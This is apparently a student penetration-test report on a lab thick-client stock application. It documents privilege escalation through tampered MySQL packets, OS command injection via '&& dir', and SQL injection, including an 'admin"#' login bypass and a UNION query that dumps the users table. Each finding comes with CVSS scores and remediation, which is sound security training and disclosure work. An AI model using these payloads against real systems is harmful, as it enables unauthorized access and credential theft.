
Inbound TCP data from 127.0.0.1:3306

```
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  0123456789ABCDEF
0x0000  01 00 00 01 01 30 00 00 02 03 64 65 66 08 73 74  .....0....def.st
0x0010  6F 63 6B 61 70 70 05 75 73 65 72 73 05 75 73 65  ockapp.users.use
0x0020  72 73 04 70 72 69 76 04 70 72 69 76 0C 3F 00 0B  rs.priv.priv.?..
0x0030  00 00 00 03 01 10 00 00 00 05 00 00 03 FE 00 00  ............þ..
0x0040  22 00 02 00 00 04 01 31 05 00 00 05 FE 00 00 22  "......1....þ.."
0x0050  00                                               .
```

1 is the permission of user: agent

Data length = 81, Maximum length = 16384

Injected into "thick client local.exe" 0x0046



Inbound TCP data from 127.0.0.1:3306

```
        00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  0123456789ABCDEF
0x0000  01 00 00 01 01 30 00 00 02 03 64 65 66 08 73 74  .....0....def.st
0x0010  6F 63 6B 61 70 70 05 75 73 65 72 73 05 75 73 65  ockapp.users.use
0x0020  72 73 04 70 72 69 76 04 70 72 69 76 0C 3F 00 0B  rs.priv.priv.?..
0x0030  00 00 00 03 01 10 00 00 00 05 00 00 03 FE 00 00  ............þ..
0x0040  22 00 02 00 00 04 01 30 05 00 00 05 FE 00 00 22  "......0....þ.."
0x0050  00                                               .
```

Change the permission to 0
(user :admin)

Data length = 81, Maximum length = 16384

Injected into "thick client local.exe" 0x0048

Remediation :

- Move from 2 tier application such as Client -> Database to 3 tier Client -> Api -> Database. In 3 tier, client will have access to only UI and the business logic is placed in API making it more secure.
- Utilize secure communication protocols such as SSL/TLS to encrypt data in transit,ensuring that authentication credentials are not transmitted in clear-text.
- Setup a secure access control layer in both client UI and server, making it compulsory for both sides to verify the user has the necessary permission.

Improper OS Command Injection

Common Weakness Enumeration (CWE) ID : CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

CVSS 3.1 Base Score Metrics :


- AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
- 8.8
- Risk level : High

Description:

- The product constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.
- This could allow attackers to execute unexpected, dangerous commands directly on the operating system.

Exploitation :

- Stockapp provides an action (Choice 3) which allows user to check connectivity. It takes IP as input and runs a command line based call. The attacker can pass harmful command as input by concatenating multiple commands.
- In below attack, two commands are being sent:
    - IP of database server
    - DIR commands which prints item of the directory.


thick_client_local.exe - Shortcut

```
3- change password
4- add new article
0- quit

Choice : 2
+++ Check if database server is UP +++

Server's IP address : 192.168.1.1 && dir
Executing : ping 192.168.1.1 && dir

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=9ms TTL=64
Reply from 192.168.1.1: bytes=32 time=6ms TTL=64
Reply from 192.168.1.1: bytes=32 time=7ms TTL=64
Reply from 192.168.1.1: bytes=32 time=3ms TTL=64

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 9ms, Average = 6ms
 Volume in drive C is SYSVOL
 Volume Serial Number is E4AD-465E

 Directory of C:\Users\auditor\Downloads\stockapp_local

11/08/2020  09:47 PM    <DIR>          .
11/08/2020  09:47 PM    <DIR>          ..
11/08/2020  09:33 PM               168 config.ini
08/07/2009  03:56 PM         2,492,416 libmysql.dll
09/09/2015  04:58 PM           506,466 thick_client_local.exe
               3 File(s)      2,999,050 bytes
               2 Dir(s)  19,352,096,768 bytes free
Actions list
```

Remediation :

- Assume all input is malicious. Reject any input that does not strictly conform to specifications, or transform it into something that does.
- Implement input validation and sanitization techniques to ensure that user input is free from malicious or unexpected characters.
- Run application processes with the least privilege necessary to perform their intended functions. Avoid running applications with root or administrative privileges, as this can increase the impact of command injection attacks if successful.

SQL Injection

Common Weakness Enumeration (CWE) ID : [CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')]

CVSS 3.1 Base Score Metrics :


- AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- 7.8
- Risk level : High

Description:

- The product constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.


Exploitation :

- In stock, try to login as admin user with wrong credentials. End the username with pound sign(#) which comments everything after it in SQL query.
- It is seen, the attacker was able to login as admin with wrong credentials:



```
EPITA Pentest 1

Master password : [redacted]
Master password accepted
Application unlocked !

Username: Password:
Authenticating...
Authentication failure
Username: admin"#
Password: asda
Authenticating...
Authentication success

Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice : _
```

In below image, the attacker tries to fetch data from users table by concatenating SQL query with one of Action's input and was successful:



```
2- check connectivity
3- change password
4- add new article
0- quit

Choice : 1
+++ Search for an article +++

Article's name: " UNION select 1,username,password from users#
1       shoes   100
2       tshirts 120
3       sweet   123
4       hat     65
5       meat    20
6       Tea     50
1       admin   [redacted]
1       agent   [redacted]
Actions list
1- search article
2- check connectivity
3- change password
4- add new article
0- quit

Choice :
```

Remediation :

- Utilize parameterized queries or prepared statements when constructing SQL queries in application code. Parameterized queries separate data from SQL commands, preventing attackers from injecting malicious input into query strings.
- Implement strict input validation and sanitization techniques to ensure that user-supplied data is free from malicious or unexpected characters. Validate input data against an allowlist of permitted characters and sanitize input by escaping or removing special characters.
- Use ORM libraries or frameworks that automatically generate and execute SQL queries based on object-oriented code. ORM libraries handle parameterization and escaping of input data, reducing the risk of SQL injection vulnerabilities.
- Limit the privileges of database accounts used by the application to access the database. Assign the least privilege necessary for the application to perform its intended functions, reducing the impact of successful SQL injection attacks.

Tools Used

- HXD : HxD is a carefully designed and fast hex editor which, additionally to raw disk editing and modifying of main memory (RAM), handles files of any size.
- Bcrypt : cryptographic hash function designed for password hashing
- HeidiSQL : HeidiSQL is a free and powerful client for MariaDB, MySQL, Microsoft SQL Server, PostgreSQL and SQLite.
- MySQL : MySQL is an open-source relational database management system.
- Wireshark : Wireshark is a free and open-source packet analyzer.
- Mac Os native screenshot application
- Greenshot : Open Source screenshot app with photo editor
- 7zip : An opensource tool that is used for archiving/zipping and unarchiving which has a useful string too that can read strings in the executables of applications
- Windows task manager : A proprietary task monitoring tool on Windows operating system
- Echo Mirage : A network proxy that uses data definition language injection for interception to a database and using hooking techniques
- Cyber Chef : Online open source tool for hashing and using encryption and encoding tools
- Detect it Easy : A portable, open source utility for identifying types of files.

Reference

- https://attack.mitre.org/
- https://www.first.org/cvss/v3.1/specification-document
- https://nvd.nist.gov/vuln-metrics/cvss
- https://en.wikipedia.org/wiki/Bcrypt
- https://cwe.mitre.org/
- https://www.infosecinstitute.com/resources/network-security-101/echo-mirage-walkthrough/
- https://www.varonis.com/blog/how-to-use-wireshark
- https://www.heidisql.com/forum.php?t=8673